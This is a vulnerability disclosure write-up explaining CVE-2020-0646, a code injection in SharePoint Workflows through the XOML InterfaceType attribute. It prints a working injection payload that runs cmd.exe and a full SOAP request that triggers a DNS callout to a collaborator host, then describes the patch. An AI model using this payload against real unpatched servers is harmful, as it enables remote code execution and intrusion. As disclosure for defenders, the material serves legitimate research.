By Soroush Dalili (@irsdl) – source: https://www.mdsec.co.uk/2020/01/code-injection-in-workflows-leading-to-sharepoint-rce-cve-2020-0646/

Code injection in Workflows leading to SharePoint RCE (CVE-2020-0646)

Description

A remote code execution issue in SharePoint Online via Workflows code injection was reported to Microsoft in November 2019 which was addressed immediately on the online platform. However, the main issue was patched in .NET Framework in January 2019. Therefore, the SharePoint On-Premises version which do not have the January 2019 .NET patch are still affected.

It should be noted that this issue could also be abused in file upload attacks when the `.XOML` extension is being supported by IIS.

Although impact of this vulnerability is the same as the following previously identified flaws as they all affect the same module, it uses a different technique and it is not a bypass of implemented fixes:

- https://soroush.me/blog/2018/12/story-of-two-published-rces-in-sharepoint-workflows/

Analysis of CVE-2020-0646

Some of the parameters in `System.Workflow.Activities` namespace could be abused to run arbitrary code on the SharePoint server when compiling an XOML format. This issue also bypassed the `nocode` option of the Workflow compiler as it was still possible to execute arbitrary code.

The following XOML file shows an example when using the `CallExternalMethodActivity` class (https://docs.microsoft.com/en-us/dotnet/api/system.workflow.activities.callexternalmethodactivity):

```
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name="foobar"
                            xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"

xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
  <CallExternalMethodActivity x:Name="codeActivity1" MethodName='test1'
InterfaceType='System.String);}Object/**/test2=System.Diagnostics.Process.Start("cmd.exe","/c calc");private/**/void/**/foobar(){//' />
</SequentialWorkflowActivity>
```

Value of the `InterfaceType` attribute was injected into the generated temporary C# file during the compilation process:

```
…
    private void InitializeComponent()
    {
        …
        this.codeActivity1.InterfaceType =
typeof(System.String);}Object/**/test2=System.Diagnostics.Process.Start("cmd.exe",
"/c calc");private/**/void/**/foobar(){//);
        …
    }
…
```

As a result, it was possible to escape from the function to run code. It should be noted that other String type attributes such as `MethodName` in the above example were validated or escaped properly while the `InterfaceType` attribute was affected.


The `ExecuteCode` parameter of the `CodeActivity` class (https://docs.microsoft.com/en-us/dotnet/api/system.activities.codeactivity) was similarly affected but it was not authorised on the SharePoint Online version and could only work on the On-Premises version. Potentially other activities could also be abused.

The following HTTP request could be used to execute code on the SharePoint Online as an example:

```
POST http://[REDACTED].sharepoint.com/_vti_bin/webpartpages.asmx HTTP/1.1
Date: Tue, 29 Oct 2019 14:26:21 GMT
```

```
MIME-Version: 1.0
Accept: */*
SOAPAction:
http://microsoft.com/sharepoint/webpartpages/ValidateWorkflowMarkupAndCreateSupportObjects
User-Agent: Mozilla/4.0 (compatible; MS FrontPage 15.0)
Host: msobbsdl1.sharepoint.com
Accept-Language: en-us, en;q=0.1
Accept: auth/sicily
X-FORMS_BASED_AUTH_ACCEPTED: T
Content-Type: text/xml; charset=utf-8
X-Vermeer-Content-Type: text/xml; charset=utf-8
Accept-encoding: gzip, deflate
Connection: Keep-Alive
Pragma: no-cache
Content-Length: 1031
Cookie: [REDACTED]

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ValidateWorkflowMarkupAndCreateSupportObjects
xmlns="http://microsoft.com/sharepoint/webpartpages"><workflowMarkupText><![CDATA[
<SequentialWorkflowActivity x:Class="MyWorkflow" x:Name="foobar"
                            xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"

xmlns="http://schemas.microsoft.com/winfx/2006/xaml/workflow">
  <CallExternalMethodActivity x:Name="foo" MethodName='test1'
InterfaceType='System.String);}Object/**/test2=System.Diagnostics.Process.Start("cmd.exe","/c ping
o9ydzn3p7ed579lepxolocqyqpwik7.[redactedBurpCollabServer]");private/**/void/**/foobar(){//' />

</SequentialWorkflowActivity>


]]></workflowMarkupText><rulesText></rulesText><configBlob></configBlob><flag>2</flag></ValidateWorkflowMarkupAndCreateSupportObjects></soap:Body></soap:Envelope>
```

As a result, the DNS name was resolved:



The On-Premises version could also be exploited using the above request.

After applying the CVE-2020-0646 patch, all the XML elements and attributes in Workflows are checked to ensure they only contain a limited number of allowed characters. As a result, it is no longer possible to inject arbitrary code into the generated C# code in default configuration when using the `nocode` option selected.